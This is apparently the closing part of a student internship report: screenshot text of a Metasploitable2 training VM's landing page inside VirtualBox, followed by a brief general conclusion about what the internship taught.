19:44
13-03-2023


Win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Problem loading page
Metasploitable2 - Linux
192.168.56.102
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Mouse integration ...
Auto capture keyboard ...
Type here to search
4°C Partly cloudy
ENG
19:53
13-03-2023



CONCLUSION

At the end of the internship training, I could gain and understand more about the company and helped me to prepare myself to become skilled and more professional to fit in to the professional fields. It was a great experience for me to learn beyond my academics and also a fabulous opportunity for me to learn and gain knowledge before I enter my professional life.